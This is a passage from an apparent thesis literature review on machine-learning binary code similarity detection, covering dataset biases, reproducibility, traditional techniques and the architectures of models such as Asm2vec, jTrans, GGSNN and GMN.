Sampling bias. Sampling bias occurs when the data distribution used in training does not accurately reflect the real-world scenario the model is intended to operate in. This is particularly relevant in cybersecurity, where malicious samples may be over or under-represented. Pendlebury *et al.* [34] demonstrated how unrealistic class ratios, such as an inflated presence of malware in test sets, lead to over-optimistic results. In a BCSD context, datasets often consist of functions compiled from a small set of well-known open-source projects, introducing limited structural and semantic diversity. Similarly, Maggi *et al.* [54] highlighted the domain-specific nature of class distributions, such as the disparity between benign Android applications and mostly malicious URLs from download telemetry.

Temporal bias. Temporal leakage arises when future data unintentionally influences training. This results in models that learn version-specific idiosyncrasies rather than stable, transferable patterns. For instance, if binaries from newer versions of a project are included in the training set, models may correlate superficial changes over time rather than learning true semantic similarity [14]. This issue is exacerbated by continuous integration in software development, where frequent versioning can amplify concept drift.

Label inaccuracies. A common labelling heuristic in BCSD is to treat functions as similar if and only if they originate from identical source code. This enables automated dataset construction but ignores semantic equivalence between different implementations. For example, two functions may implement the same algorithm with different control structures or optimisation strategies, but will be labelled dissimilar. Such heuristics is bound to introduce false negatives and skew classifier training. However, this in intrinsic to the BCSD problem, as correcting this would require solving the very problem BCSD aims to address.

2.3.2 Comparability and reproducibility

Evaluation heterogeneity. BCSD papers often differ in the metrics used (*Precision*@1, *Recall*@k, *AUC*), task formulations (clone detection, vulnerability search, function name labelling), and evaluation settings (architectures, compilers type of version, optimisation levels). This lack of standardization hampers comparability. Performance metrics are sometimes reported without regard for class imbalance, leading to base rate fallacies and misleading conclusions [15].

Importance of appropriate baselines. Evaluating new models against both simple, non-learning baselines and established machine-learning approaches is crucial [14, 31]. This ensures that reported improvements reflect genuine advancements rather than artifacts of weak comparisons. In security-sensitive tasks such as binary function classification, straight-forward methods (for example, signature-based matching or manually crafted heuristics) remain valuable due to their interpretability and resilience to adversarial manipulation. Including such baselines helps to accurately assess the practical advantage of any new machine-learning model.

Limited reproducibility. Haq *et al.* [4] found in their survey that only 12 out of 61 BCSD solutions they found were publicly available. Even among these, code may be incomplete, datasets missing, or configurations undocumented. During our work, we encountered multiple cases where reproduction was hindered despite open-sourced codebases [55, 47, 56]. Some models failed to run without undocumented dependencies, others omitted the data preprocessing or evaluation code entirely.

2.4 State-of-the-Art in BCSD

2.4.1 Non machine learning techniques

Even though we will focus on machine learning-based solutions in this thesis, many non-ML analysis techniques have been developed and improved upon. As we will see, many of them also serve as a basis to extract representative features to feed machine learning models. Haq *et al.* [4] released in 2022 a binary code similarity survey, where they classify the techniques on their methodological approaches.

We do not differentiate between program-level and function-level classification techniques, instead, our separation emphasizes the underlying methodology rather than the target granularity.

Syntactic similarity. The first ones are *syntactic similarity* techniques, aiming to analyse the code's textual or instruction-level representation: instruction n-grams [57, 58, 59], instruction sequences hashing [60, 61, 50], edit distances / alignment [62, 63, 64]. Those techniques are fast and (relatively) easy to implement but are sensitive to minor syntactic changes that can be introduced as easily as with compiler changes: register allocation, instruction reordering...

Structural similarity. Then they listed *structure similarity* techniques, aiming to compare structural representations such as graphs. Those graphs can be the CFG for function-level control flow, the inter-procedural CFG (ICFG) for global view across function calls or the callgraph (CG) for function calling relationship. Techniques include: (sub)graph isomorphism [65, 9, 66, 67], CG's Laplacian matrix [67], graph edit distance [46, 68, 69], graph fingerprinting with k-subgraphs [70, 71] or path / tracelets comparisons [64, 63]. Those techniques are more robust

to syntactic changes than the previous ones but are weak to graph obfuscations and can be computationally expensive, which limits their scalability without heuristics (to prune search space, avoid exhaustive comparisons and speed up matching).

Semantic-based similarity. *Semantic-based similarity* aim to compare the actual behaviour or effects of the code, not its structure or syntax. Techniques include: derive symbolic formulas by symbolic execution and check for equivalence with a SMT solver [9, 66, 6], input-output behaviour testing by executing (dynamic analysis) code snippets [72, 73], instruction mapping to semantic categories [70, 71] and symbolic formulas normalization and hashing [6, 74]. Semantic techniques are robust compilation differences but display resilience to obfuscation too [4]. However they are computationally expensive and are limited to small code segments.

Feature-based / Rule-based. Traditional *Feature-based / Rule-based* techniques rely on manually crafted features and similarity metrics, leveraging expert knowledge. Code is represented by a vector or a set of features and a custom metric is designed to compare the feature vectors or feature sets. Features can be semantic, syntactic or structural [75, 61], and the metrics can be Jaccard index for sets, Euclidean or cosine distance for numeric vectors or the dot product for bitvectors. Those techniques are tunable and interpretable but manual feature engineering can be time-consuming and may miss hidden patterns.

Hash-based. *Hash-based* indexing is designed to quickly identify similar binaries using hashing schemes on some feature of the code. For example: fingerprinting subgraphs or paths, or semantic units. Locality Sensitive Hashing (LSH) such as MiniHash or custom hash families are used to approximate nearest neighbours [63, 6]. As usual with hash tables, this offers high scalability suited for large-scale scale search. However they suffer from limited semantic accuracy, making them more relevant for signature recognition.

Intermediate representation. Finally, *Intermediate Representation (IR)* techniques try to work on a more syntax-independent representation of the code by lifting it to a common IR. Commonly used IR include `VINE`, `VEX` and `LLVM-IR` [76, 73]. Those techniques are especially useful to abstract away architecture-dependant syntactic features, helping cross-architecture comparison. However some data may be lost in abstraction during lifting, and the techniques are reliant on the supported platforms of the IR tools.

Hybrid techniques. Several tools and approaches combine multiple of the aforementioned strategies to leverage their respective strengths and mitigate individual weaknesses. These hybrid techniques integrate structural and semantic analyses within a unified framework, often relying on heuristics to guide or refine matching decisions. For example, *BinDiff* [77] and *qBinDiff* [78] combine structural similarity (through control-flow and call graph comparison) with syntactic and contextual cues such as instruction mnemonics, constants and string references.

Semantic-based traditional methods offer good robustness to obfuscations, contrary to syntactic based techniques. Traditional techniques are also comparatively slower, especially techniques based on graph isomorphism and symbolic execution, as theoretically expected. However, those techniques present a higher interpretability by design, due to explicit rule sets and explainable models, and do not require training over a (sometimes hardly available [79]) large dataset.

2.4.2 Machine learning techniques

The integration of machine learning has revolutionized this domain by enabling code classifiers to learn complex patterns and semantics directly from binary data, with higher scalability and adaptability, especially when confronted with obfuscated or optimized binaries.

Machine learning (ML) has brought a significant shift in how the binary code similarity detection (BCSD) problem is approached, offering data-driven alternatives to the rule-based traditional techniques. Rather than relying on hand-crafted features or explicit program analysis rules, ML-based methods learn representations of binary functions, that capture semantic similarity in a data-driven way. Haq *et al.* [4] identify three uses of ML in BCSD: to generate a representation in a space of lower dimension of the code, called an *embedding* and work on the embeddings similarities, to cluster similar code in an unsupervised way [57, 6, 46, 59] or to directly compute the similarity between two input codes.

Notably, many successful ML approaches still build on insights from traditional techniques: for example, they incorporate features that we described in the previous paragraph, derived from CFGs, dataflow analysis, normalized sequences of instruction or intermediate representations (see Section 2.4.4. Graph Neural Networks (GNNs) [80], attention-based models like transformers [52], and sequence-to-sequence encoders [49] are now commonly used to model structural and semantic aspects of binaries.

Compared to non-learning methods, ML techniques offer improved scalability and adaptability across architectures and compiler variations, and they are particularly effective in capturing cross-architecture similarity. However, they also come with challenges: they require large, well-annotated training datasets, are often opaque in their decision-making, can lack resilience if exposed to data distribution shifts or insufficient feature coverage [13, 15]. They also suffer from well-known pitfalls inherent to machine learning, but also to the experimenters themselves [15] (see Section 2.3). Despite these limitations, ML-based BCSD methods represent the state-of-the-art in function similarity detection, particularly in scenarios involving large-scale or cross-platform analysis [13].

Those ML-based binary code classifiers can operate at different granularities, such as at the function level (i.e., code embedding-based similarity [49]) or at the binary application level (i.e., binary code diffing, as seen in [81], and binary program similarity approaches, such as [67]). We will briefly list the SotA program classifiers and then move on to the core of our interest: ML-based function code classifiers.

2.4.3 ML-based program classifiers.

Even though the primary focus of this thesis is on adversarial attacks targeting function-level classifiers, it is also essential to acknowledge the existence of **program-level classifiers** that leverage machine learning techniques. These systems operate on entire binaries or programs rather than isolated functions, yet they share conceptual similarities with function-level models and can equally be affected by adversarial perturbations, as discussed in Chapter 4.

DeepBinDiff [81] proposes an unsupervised learning approach for generating program-wide code representations that capture both data and control-flow information. The framework produces embeddings for individual basic blocks and employs a k-hop greedy matching algorithm to optimize binary diffing results. This method has shown strong performance in identifying semantic similarity across program versions and different optimisation levels.

Bin2Vec [82] uses Graph Convolutional Networks (GCNs) to learn high-dimensional representations of binary executables. By processing computational program graphs, it captures both

the structural and instruction-level characteristics of code. The learned embeddings can be applied to various downstream tasks, such as functional algorithm classification and vulnerability discovery.

BinShot [83] introduces a BERT-based architecture for binary code similarity detection. It leverages transfer learning to generalize across different binary formats and compilation settings, enabling good accuracy in large-scale similarity analyses. This approach highlights the potential of transformer-based models for capturing complex program semantics.

αDiff [84] adopts a distinct strategy by training a deep neural network directly on raw binary bytes, without relying on intermediate syntactic representations such as control-flow graphs or assembly code. As noted by Marcelli *et al.* [13], this approach allows the model to learn latent dataflow relationships inherent in the binary structure, making it a notable departure from traditional graph-based techniques.

KEENHash [85] represents a recent industrial approach to program-level binary code similarity analysis, developed with a strong emphasis on scalability and deployment efficiency. Unlike function-by-function matching systems, *KEENHash* hashes an entire binary into a compact, fixed-length embedding by aggregating function-level representations, enabling fast large-scale similarity search in operational settings. The machine learning component of *KEENHash* resides primarily in the generation of function embeddings, where a large language model is trained to encode decompiled pseudo-code functions into a shared semantic vector space. The design prioritises speed and throughput, achieving orders-of-magnitude performance improvements over traditional diffing-based techniques, which makes it particularly attractive for industrial use cases such as malware triage and large-scale clone detection. However, *KEENHash* is not released as an open-source system: while its methodology is publicly described, the implementation is provided only through a proprietary SDK and online service.

2.4.4 ML-based function classifiers.

Among the diverse BCSD approaches, machine learning (ML)-based function classifiers have emerged as a dominant research direction, particularly those that operate on features derived from static analysis. Compared to dynamic analysis or symbolic execution-based approaches, static analysis techniques offer better scalability and broader code coverage, as well as lower risks (static analysis never executes any code), making them more suitable for real-world, large-scale applications [13].

A comprehensive systematization of ML-based function classifiers was presented by Marcelli *et al.* [13], covering developments between 2015 and 2022. The authors identified over 30 techniques in the literature and selected a core set of 10 models based on their relevance, novelty (not a small variation of previously published paper), scalability, and cross-community impact (systems security, programming language analysis, machine-learning and industry).

This includes landmark instruction-based models such as *InnerEye* [86], one of the first to introduce a Siamese architecture over normalized instruction sequences; *Safe* [87], which improved on instruction modelling using self-attention and cross-architecture normalization; and *Asm2vec* [49], which adapted document embedding models to the binary domain via unsupervised sequence modelling of CFG-guided instruction walks. A part of these models leverage NLP-based techniques (for example *jTrans* [52], *Safe* [87], *Trex* [88], *CLAP* [89]), such as the Transformer *BERT* [90], and its training tasks (Masked Language Model or Next Sentence Prediction). Those NLP-based techniques are proven techniques in the language processing field but are noted to create big (parameter-wise) models that sometimes have trouble embedding large functions [91].

Graph-based approaches are also well represented, with models such as *GGSNN* [80] and

GMN [80] leveraging control-flow graph (CFG) structures and graph neural networks to learn function embeddings or directly compare graph pairs. *Zeek* [92], while based on a more classical vector-space model, introduced a novel composition-based representation using instruction strands and showed good performances through its simplicity and scalability.

More recently, hybrid approaches such as *Trex* [88] have incorporated dynamic information during training to enrich static embeddings, while maintaining full static inference-time capabilities. *StrTune* [93] extends graph and NLP-based models by introducing a data-dependence-based slicing mechanism that isolates descriptive code regions, and then fine-tunes a Siamese graph matching network on these slices to improve robustness against syntactic variations and compiler-induced transformations.

Building on these advances, the most recent work *CLAP* [89] explores the use of large language models (LLMs) to refine binary embeddings and improve cross-domain generalization, by leveraging natural language description of source code for fine-tuning.

2.5 Selected ML-based function classifiers

In this thesis, we selected eight representative and state-of-the-art models from the above body of work to evaluate our adversarial attack. Our selection includes *Asm2vec* [49], *GGSNN* [80], *GMN* [80], *Zeek* [92], and *Trex* [88], whose implementation originate from the SoK by Marcelli *et al.* [13], as well as two more recent additions that align with our criteria for inclusion: the transformer-based *jTrans* [52], its LLM-fine-tuned extension *CLAP* [89] and the graph-semantic hybrid *HermesSim* [91]. These models were chosen based on their methodological diversity, architectural relevance, and availability of reproducible implementations.

We emphasize that while the selected models form the core of our experimental framework, many other ML-based classifiers have made significant conceptual contributions to the field. For instance, *Vulseeker* [5] incorporated data flow analysis to enrich CFGs with semantic features, and *InnerEyeBB* [86] extended the Siamese architecture to block-level representations for fine-grained comparison. *Palmtree* [56] learns encoder contextual embeddings for individual assembly instructions via self-supervised pre-training, improving generality and transfer across downstream binary analyses. *CodeCMR* [94] introduces a cross-modal retrieval framework that jointly embeds binary functions and their original source code, enabling source-aware similarity matching. *OrderMatters* [53] proposes a semantic-aware neural network combining message-passing (to encode data/control-flow) with convolutional modules (to encode instruction ordering), emphasizing the importance of token sequence order in function similarity. However, these models were not included in our empirical evaluation due to redundancy with more advanced variants [13]: *CodeCMR* [94], *Vulseeker* [5], *OrderMatters* [53], *InnerEye* [86], or lack of results reproducibility: *Palmtree* [56] and *StrTune* [93].

A summary comparison of the classifiers is provided in Table 2.1, the experimental setup used to evaluate their performance is described in Section 6.2, and the corresponding results are presented in Section 6.3.

The remainder of this section provides a concise but thorough overview of the selected ML-based BCSD techniques. We group the selected models according to the primary feature type they leverage: assembly code sequences, control-flow graphs, intermediate representations, or hybrid source, and discuss the strengths and limitations of their internal architectures and training regimes. A summary comparison table is presented in Table 2.1.

The first category includes models that rely on **assembly code features**, processing instruction sequences directly to learn function embeddings or similarity relations.

Model (Year)	**Input Features**	**Similarity Mechanism**	**Architecture**	**Training Task**	**Cross-Arch Support**	**Graph-based**
Asm2vec [49] (2017)	Instruction tokens + CFG (x86 only)	Embedding + cosine similarity	Paragraph Vector (PV-DM)	Unsupervised token prediction	No (mono-architecture)	Partially (CFG used to guide sampling)
GGSNN [80] (2020)	Control-flow graphs (CFGs)	Embedding + distance (Euclidean/Hamming)	GNN (MPNN-style)	Supervised contrastive (triplet/pair loss)	No (per-architecture)	Yes
GMN [80] (2021)	Control-flow graphs (CFGs)	Direct comparison via cross-graph attention	Graph Matching Network (cross-graph attention)	Supervised graph matching	No (per-architecture)	Yes
jTrans [52] (2022)	Normalized instruction tokens + jump structure	Embedding + cosine similarity	Transformer (jump-aware)	Pre-training (MLM + JTP), then contrastive fine-tuning	Yes	No
Zeek [92] (2022)	Strand-level symbolic slices (dataflow-based)	Embedding + neural classifier	Feedforward neural network (MLP)	Supervised classification (binary similarity)	Yes	No
HermesSim [91] (2023)	Semantics-Oriented Graph (SOG)	Embedding + cosine similarity	Gated GNN + multi-head softmax aggregation	Supervised contrastive (pairwise loss with hard negatives)	Yes	Yes (custom SOG)
Trex [88] (2023)	Static instruction sequences + pre-trained on micro-traces	Embedding + cosine similarity	Hierarchical Transformer	Pre-training (MLM on micro-traces), contrastive fine-tuning	Yes	No
CLAP [89] (2024)	Assembly instruction sequences + natural language descriptions	Contrastive alignment between code and text embeddings	Dual-encoder (LLM text encoder + Transformer code encoder)	Contrastive language–code pre-training (CLIP-style), optional fine-tuning	Yes (via text-based semantic generalization)	No

Table 2.1: Comparison of BCSD models.

The second category focuses on **Control-Flow Graph (CFG) features**, where models employ Graph Neural Networks (GNNs) to capture the structural relationships within the control-flow of a function. These techniques are often combined with assembly-level information to form *Attributed Control-Flow Graphs (ACFGs)*, where basic blocks (nodes) are enriched with instruction-based features.

A third category builds upon **Intermediate Representation (IR) and Dataflow features**. These models utilize compiler-level abstractions such as `LLVM`, `VEX`, or `IDAPro`-based IRs [91, 13], which help mitigate the impact of syntactic and compiler-specific artifacts, offering a normalized representation of the underlying program semantics.

Finally, **hybrid models** combine multiple feature, such as instruction sequences, CFG structures, and IR-based dataflows. This category also encompasses more recent works that leverage other input features entirely, such as natural language description of code with the use of LLMs.

2.5.1 Assembly code features models - *Asm2vec* from Ding *et al.*

Asm2vec is designed to produce embeddings of binary assembly functions. Its main advantage lies in its lightweight architecture and training efficiency, as it does not require labelled data. This makes it attractive for large-scale indexing and retrieval tasks. However, its reliance on syntactic instruction sequences and limited semantic modelling restricts its robustness under complex obfuscations or architectural variations [13, 49].

Workflow. *Asm2vec* introduces an unsupervised embedding model that adapts the Paragraph Vector—Distributed Memory (PV-DM) method [95] to assembly code, modelling functions as sequences of instructions derived from random walks on the control-flow graph (CFG). Cosine similarity is then used to compare functions embeddings. Given two embedding vectors $\boldsymbol{u}, \boldsymbol{v} \in \mathbb{R}^d$, the *cosine similarity* between them is defined as:

$$\mathrm{sim}_{\cos}(\boldsymbol{u}, \boldsymbol{v}) = \frac{\boldsymbol{u} \cdot \boldsymbol{v}}{\|\boldsymbol{u}\|\|\boldsymbol{v}\|}$$

From this similarity measure we can also define the *cosine distance* as $\mathrm{dist}_{\cos}(\boldsymbol{u}, \boldsymbol{v}) = 1 - \mathrm{sim}_{\cos}(\boldsymbol{u}, \boldsymbol{v})$.

Input and Preprocessing. Raw assembly code is extracted from binaries using `IDAPro`'s disassembly tools. This code is then tokenized. Tokens include mnemonics, registers, immediate values (converted to hex) and libc calls. The CFG of each function is also extracted, with selective callee expansion (with structural criteria, for example not too large and low connectivity).

Sequence Generation. To model the code as natural language, the authors need to lay out the functions' instructions **sequentially**. Each of those sequence will be treated analogously to a sentence in NLP. The sequences are built by executing a fixed number of random fixed-length walks on the CFG. The dominator basic blocks (i.e. basic blocks frequently traversed) are prioritized.

Representation Learning. *Asm2vec* uses the Paragraph Vector - Distributed Memory (*PV-DM*) model and extends it the assembly domain. The *PV-DM* model was introduced by Mikolov *et al.* as a way to learn fixed-length vector representations of variable-length texts (for example paragraphs or documents). It extends *word2vec* by incorporating a vector for the surrounding context and the paragraph/document. This paragraph/document vector acts as a

memory that provides additional context about the topic or semantics that may not be present in the local context window. For *Asm2vec*, the surrounding context are the neighbour instructions and the paragraph/document is the function.

Token and Function Embeddings. Each token t is assigned an input embedding $\mathbf{v}_t \in \mathbb{R}^d$ and an output embedding $\mathbf{v}'_t \in \mathbb{R}^{2d}$. Each function f is represented by a vector $\boldsymbol{\theta}_f \in \mathbb{R}^{2d}$. The $2d$ dimensionality reflects the concatenation of the operation and operand embeddings.

Instruction Context Modelling. For each instruction in_j in a sequence of instructions, the context of in_j is formed using the previous instruction in_{j-1}, the next instruction: in_{j+1} and the global function vector $\boldsymbol{\theta}_f$.

Training Objective. For each instruction, *Asm2vec* tries to predict the tokens of the current instruction using the embeddings of neighbouring instructions and the function's own embedding (which captures global context). This prediction task is trained using a skip-gram like negative sampling.

Query-Time Inference. For a new function f_q (unseen during training), the inference is done as follows:

1. Initialize the function vector from a normal (Gaussian) distribution: $\boldsymbol{\theta}_{f_q} \sim \mathcal{N}(0, \epsilon)$
2. Fix all token embeddings: $\mathbf{v}_t$ and $\mathbf{v}'_t$
3. Run the same prediction task across the instruction sequences of f_q, but only update $\boldsymbol{\theta}_{f_q}$

The vector $\boldsymbol{\theta}_{f_q}$ is f_q's embedding.

2.5.2 Assembly code features models - *jTrans* from Wang *et al.*

jTrans extends a NLP Transformer-based architecture (*BERT* [90]) to binary similarity by introducing "jump-aware" embeddings that encode control-flow relationships directly into the tokenization process. This yields high performance on cross-compiler and obfuscated binaries. However, similarly to other NLP-based methods (*Trex*, *Safe*) *jTrans* has at least one order of magnitude more parameters than the graph-based method [91] (*GGSNN*, *GMN*, *HermesSim*), increasing computation costs and potentially lowering reactiveness. *jTrans* 's implementation also only supports the x86 architecture. *jTrans* also does not integrate indirect jumps as jump tokens in their embedding, potentially missing important information about the function's control flow.

Workflow. *jTrans* first disassembles binaries and normalizes instruction tokens. Then, it embeds the control-flow structure by identifying direct jump relationships in the code and explicitly sharing parameters between jump source and target token embeddings. The model is pre-trained using two unsupervised learning objectives: Masked Language Model [90] (MLM) and Jump Target Prediction (JTP). The pre-trained model is then fine-tuned on binary function similarity tasks using contrastive learning. Cosine similarity is used for comparing function embeddings.

Input and Preprocessing. Binaries are disassembled using IDA Pro, and the assembly code is tokenized as follow: mnemonics, operands and external functions calls are tokens, string literals, constants and internal function calls are replaced respectively by `<str>`, `<const>` and `<function>`. Direct jump addresses are replaced by `JUMP_XXX`, where `XXX` is the index of the jump target instruction. It should be noted that indirect jump instructions are tokenized like regular instruction, as the author's direct jump representation would necessitate to recognize the indirect jump's target, which is an open challenge. This normalization once again reduces vocabulary size but also embeds jump relationships directly into the token stream.

Embedding Pipeline. Each instruction is tokenized and embedded with two components, the token embedding for the mnemonic and operands, and the position embedding, that is a standard transformer positional encoding. For jump instructions, the source token's embedding is tied to the position embedding of its target token, with the objective to enforce a semantic links across control-flow edges. A classification token <CLS> is prepended to the beginning of the input sequence. This token will be treated as the summary representation of the whole input, and will eventually be taken as the embedding of the function.

Training Objectives. *jTrans* employs two pre-training objectives, adapting the ones that *BERT* [90] uses to the binary analysis domain. Those two tasks are unsupervised:

1. **Masked Language Model (MLM)**: Random tokens are masked and the model must reconstruct them, targeting contextual learning. This is a common task in NLP.

   More formally: Given a sequence of instruction tokens $x = (x_1, x_2, \ldots, x_n)$, a fixed proportion of tokens are randomly selected and replaced with a special mask token `<mask>`. Let $\mathcal{M} \subset \{1, \ldots, n\}$ be the set of masked positions. The objective is to minimize the negative log-likelihood:

   $$\mathcal{L}_{\text{MLM}} = -\sum_{i \in \mathcal{M}} \log p(x_i \mid x_{\setminus \mathcal{M}})$$

   where $x_{\setminus \mathcal{M}}$ denotes the sequence with masked tokens.

   This training task encourages the model to learn contextual dependencies between instructions, operand types, and surrounding control-flow hints. In *jTrans*, MLM is applied over flattened instruction sequences, which may include architecture-specific tags and jump target indicators. The learned embeddings from this pre-training phase serve as a foundation for subsequent fine-tuning on function similarity tasks.

2. **Jump Target Prediction (JTP)**: Given a masked jump source token, the model must predict its correct target.

The total pre-training loss is $\mathcal{L}_{\text{pretrain}} = \mathcal{L}_{\text{MLM}} + \mathcal{L}_{\text{JTP}}$.

Fine-Tuning for Similarity. After pre-training, *jTrans* is fine-tuned using contrastive learning on triplets $\langle f, f^+, f^- \rangle$, where: f is the query function, f^+ is a semantically similar function (i.e. from same source code) and f^- is an unrelated, semantically different function. The fine-tuning loss encourages embeddings of similar functions to be close (with respect to the cosine distance), and embeddings of dissimilar functions to be distant, with a required margin $\epsilon \in \mathbb{R}^+$:

$$\mathcal{L}_{\text{contrastive}} = \sum_{\langle f, f^+, f^- \rangle} \max(0, \epsilon - \text{sim}_{\cos}(\boldsymbol{\theta}_f, \boldsymbol{\theta}_{f^+}) + \text{sim}_{\cos}(\boldsymbol{\theta}_f, \boldsymbol{\theta}_{f^-}))$$

Instruction Embedding Extraction. The final function embedding is taken as the embedding of the <CLS> token after the final Transformer layer:

$$\boldsymbol{\theta}_f = \tanh(\boldsymbol{\theta}_{<\text{CLS}>} \cdot W_F)$$

Where $W_F \in \mathbb{R}^{d_{\text{model}} \times d_f}$ is a trainable weight matrix. It projects the contextualized representation of the whole function (captured by the <CLS> token) into a lower-dimensional space suitable for comparison via cosine similarity.

2.5.3 CFG features - *GGSNN* from Li *et al.*

Li *et al.* [80] propose a GNN (Graph Neural Network)-based model for graph similarity learning, which maps graphs to fixed-size vector embeddings. This allows it to capture semantically relevant patterns beyond linear instruction flow, enhancing robustness to compiler and instruction-level variations. Its embedding-based architecture supports scalable indexing and retrieval. However, the model's reliance on the quality of extracted CFGs and node features introduces preprocessing sensitivity, and its expressiveness is bounded by the granularity of the node annotations. Moreover, such models have been shown to fail to capture the relationship between instructions from distant basic blocks, and thus miss on important part of the function's semantics [28].

We will denote the GNN model *GGSNN*.

Workflow. *GGSNN* applies gated graph neural networks (GGNNs) to control-flow graphs (CFGs), producing embeddings that incorporate structural information via message passing. Graph similarity is computed in this learned embedding space using standard metrics. This allows scalable similarity search using indexing methods such as k-dimensional trees or locality-sensitive hashing.

Model Architecture. Let us consider a graph $G = (V, E)$, with V its set of vertices and E its edges. Each node $i \in V$ can be associated with a feature vector $\boldsymbol{x}_i$, and each edge $(i, j) \in E$ with a feature vector $\boldsymbol{x}_{ij}$. The GNN embedding pipeline consists of three components:

1. **Encoder:** Maps raw node and edge features to initial vectors via two multilayer perceptrons (MLPs):

$$\boldsymbol{h}_i^{(0)} = \text{MLP}_{\text{node}}(\boldsymbol{x}_i), \forall i \in V \quad \boldsymbol{e}_{ij} = \text{MLP}_{\text{edge}}(\boldsymbol{x}_{ij}), \forall (i,j) \in E.$$

2. **Propagation Layers:** The node embeddings $\{\boldsymbol{h}_i^{(t)}\}_{i \in V}$ at step t are updated via message passing:

$$\boldsymbol{m}_{j \to i} = f_{\text{message}}(\boldsymbol{h}_i^{(t)}, \boldsymbol{h}_j^{(t)}, \boldsymbol{e}_{ij}), \quad \boldsymbol{h}_i^{(t+1)} = f_{\text{node}}\left(\boldsymbol{h}_i^{(t)}, \sum_{j:(j,i) \in E} \boldsymbol{m}_{j \to i}\right)$$

   where f_{message} and f_{node} are learnable functions (for example MLPs or RNNs).

3. **Aggregator:** After T rounds of message passing, each node i has a final representation $\boldsymbol{h}_i^{(T)}$. To produce a fixed-size embedding for the entire graph, these node embeddings are passed to a readout function:

$$\boldsymbol{h}_G = f_G\left(\{\boldsymbol{h}_i^{(T)}\}_{i \in V}\right)$$

Li *et al.* use an aggregation function introduced in their earlier work [96], defined as:

$$\boldsymbol{\theta}_G = \mathrm{MLP}_G \left(\sum_{i \in V} \sigma(\mathrm{MLP}_{\mathrm{gate}}(\boldsymbol{h}_i^{(T)})) \odot \mathrm{MLP}(\boldsymbol{h}_i^{(T)}) \right)$$

where σ is a gating function and $\odot$ is element-wise multiplication. Each node embedding is first transformed by two separate MLPs. One computes a gating vector that modulates the importance of the node ($\mathrm{MLP}_{\mathrm{gate}}$) and the other computes a transformed representation of the node. These outputs are combined via element-wise multiplication and then summed across all nodes. A final MLP projects the result into the final graph-level embedding $\boldsymbol{\theta}_G$.

Training Objective. The model is trained using either pairwise or triplet loss. For triplet training, given a graph triplet (G_1, G_2, G_3), the loss is:

$$\mathcal{L}_{\mathrm{triplet}} = \mathbb{E}_{(\boldsymbol{\theta}_{G_1}, \boldsymbol{\theta}_{G_2}, \boldsymbol{\theta}_{G_3})} \left[\max\left(0, d(\boldsymbol{\theta}_{G_1}, \boldsymbol{\theta}_{G_2}) - d(\boldsymbol{\theta}_{G_1}, \boldsymbol{\theta}_{G_3}) + \epsilon \right) \right]$$

where G_2 is more similar to G_1 than G_3, $d(\cdot, \cdot)$ is Euclidean distance between embeddings, and ϵ is the margin.

Remarks. This GNN Supports Hamming-similarity-based indexing for efficient large-scale retrieval, and thus is scalable for vector-based binary similarity search, serving as a faster alternative to pairwise graph comparison models like Graph Matching Networks (GMNs).

2.5.4 CFG features - *GMN* from Li *et al.*

GMN extends the *GGSNN* approach by directly comparing pairs of graphs through cross-graph attention mechanisms. Unlike embedding-based models that process each graph independently (such as the previous *GGSNN* by the same authors), *GMN* matches graph pairs during similarity computation, with the objective to compute context-aware representations. This pairwise comparison enables it to reason about fine-grained structural differences between functions, achieving good accuracy in matching tasks. Nevertheless, the need to jointly encode each candidate pair makes it computationally expensive and ill-suited for large-scale search or retrieval scenarios without a pre-filtering stage. GMN can also suffers from over-reliance on the graph feature and fail to reason on the code instructions context, loosing robustness in the process [28].

Workflow. *GMN* processes two input graphs $G_1 = (V_1, E_1)$ and $G_2 = (V_2, E_2)$ simultaneously. The notations used in this subsection are the same as in the GNN subsection Section 2.5.3. The GMN computes a similarity score directly, rather than producing individual embeddings for each graph. This is achieved through a combination of intra-graph message passing and inter-graph attention-based alignment.

Model Architecture. Given two input graphs $G_1 = (V_1, E_1)$ and $G_2 = (V_2, E_2)$, the Graph Matching Network (GMN) computes a similarity score $s(G_1, G_2)$ by jointly reasoning over both graphs through a cross-graph attention mechanism.

Each node $i \in V_k$ (for $k = 1, 2$) is associated with a feature vector $\boldsymbol{x}_i$, and each edge $(i, j) \in E_k$ with a feature vector $\boldsymbol{x}_{ij}$. The architecture consists of three key components:

1. **Encoder:** Initial nodes and edges embeddings are obtained via separate multilayer perceptrons:
$$\boldsymbol{h}_i^{(0)} = \text{MLP}_{\text{node}}(\boldsymbol{x}_i), \quad \boldsymbol{e}_{ij} = \text{MLP}_{\text{edge}}(\boldsymbol{x}_{ij})$$
2. **Propagation with Cross-Graph Attention:** At each layer t, node embeddings are updated by combining intra-graph message passing and cross-graph matching. For intra-graph message passing information:
$$\boldsymbol{m}_{j\to i}^{(t)} = f_{\text{message}}(\boldsymbol{h}_i^{(t)}, \boldsymbol{h}_j^{(t)}, \boldsymbol{e}_{ij}), \quad \forall (j,i) \in E_1 \cup E_2$$
For cross-graph matching, a similarity-based attention mechanism computes alignment between node i in one graph and all nodes j in the other graph:
$$\boldsymbol{\mu}_{j\to i}^{(t)} = a_{j\to i}^{(t)}(\boldsymbol{h}_i^{(t)} - \boldsymbol{h}_j^{(t)})$$
with the attentions weights:
$$a_{j\to i}^{(t)} = \frac{\exp\left(s(\boldsymbol{h}_i^{(t)}, \boldsymbol{h}_j^{(t)})\right)}{\sum_{j'} \exp\left(s(\boldsymbol{h}_i^{(t)}, \boldsymbol{h}_{j'}^{(t)})\right)}$$
where $s(\cdot,\cdot)$ is a vector similarity function. The attention weight $a_{j\to i}^{(t)}$ measures how similar node i is to node j, based on their current hidden representations $\boldsymbol{h}_i^{(t)}$ and $\boldsymbol{h}_j^{(t)}$. The total cross-graph matching signal is then aggregated.
Finally, the node update combines both sources:
$$\boldsymbol{h}_i^{(t+1)} = f_{\text{node}}\left(\boldsymbol{h}_i^{(t)}, \sum_{j:(j,i)\in E} \boldsymbol{m}_{j\to i}^{(t)}, \sum_{j'} \boldsymbol{\mu}_{j'\to i}^{(t)}\right)$$
where f_{node} is again a learnable function (for example MLPs or RNNs).
3. **Graph-Level Representation and Similarity:** After T propagation steps, each graph G_k is represented by a readout function f_G (see the aggregator function from the model *GGSNN* in Section 2.5.3) over its final node embeddings:
$$\boldsymbol{\theta}_{G_k} = f_G\left(\{\boldsymbol{h}_i^{(T)}\}_{i\in V_k}\right)$$
A final vector space similarity function f_s compares the graph-level embeddings:
$$s(G_1, G_2) = f_s(\boldsymbol{\theta}_{G_1}, \boldsymbol{\theta}_{G_2})$$
where f_s is typically a cosine or Euclidean similarity.

The cross-graph attention mechanism allows each graph to adapt its representation based on the graph it is being compared to, contrary to single graph embedding models.

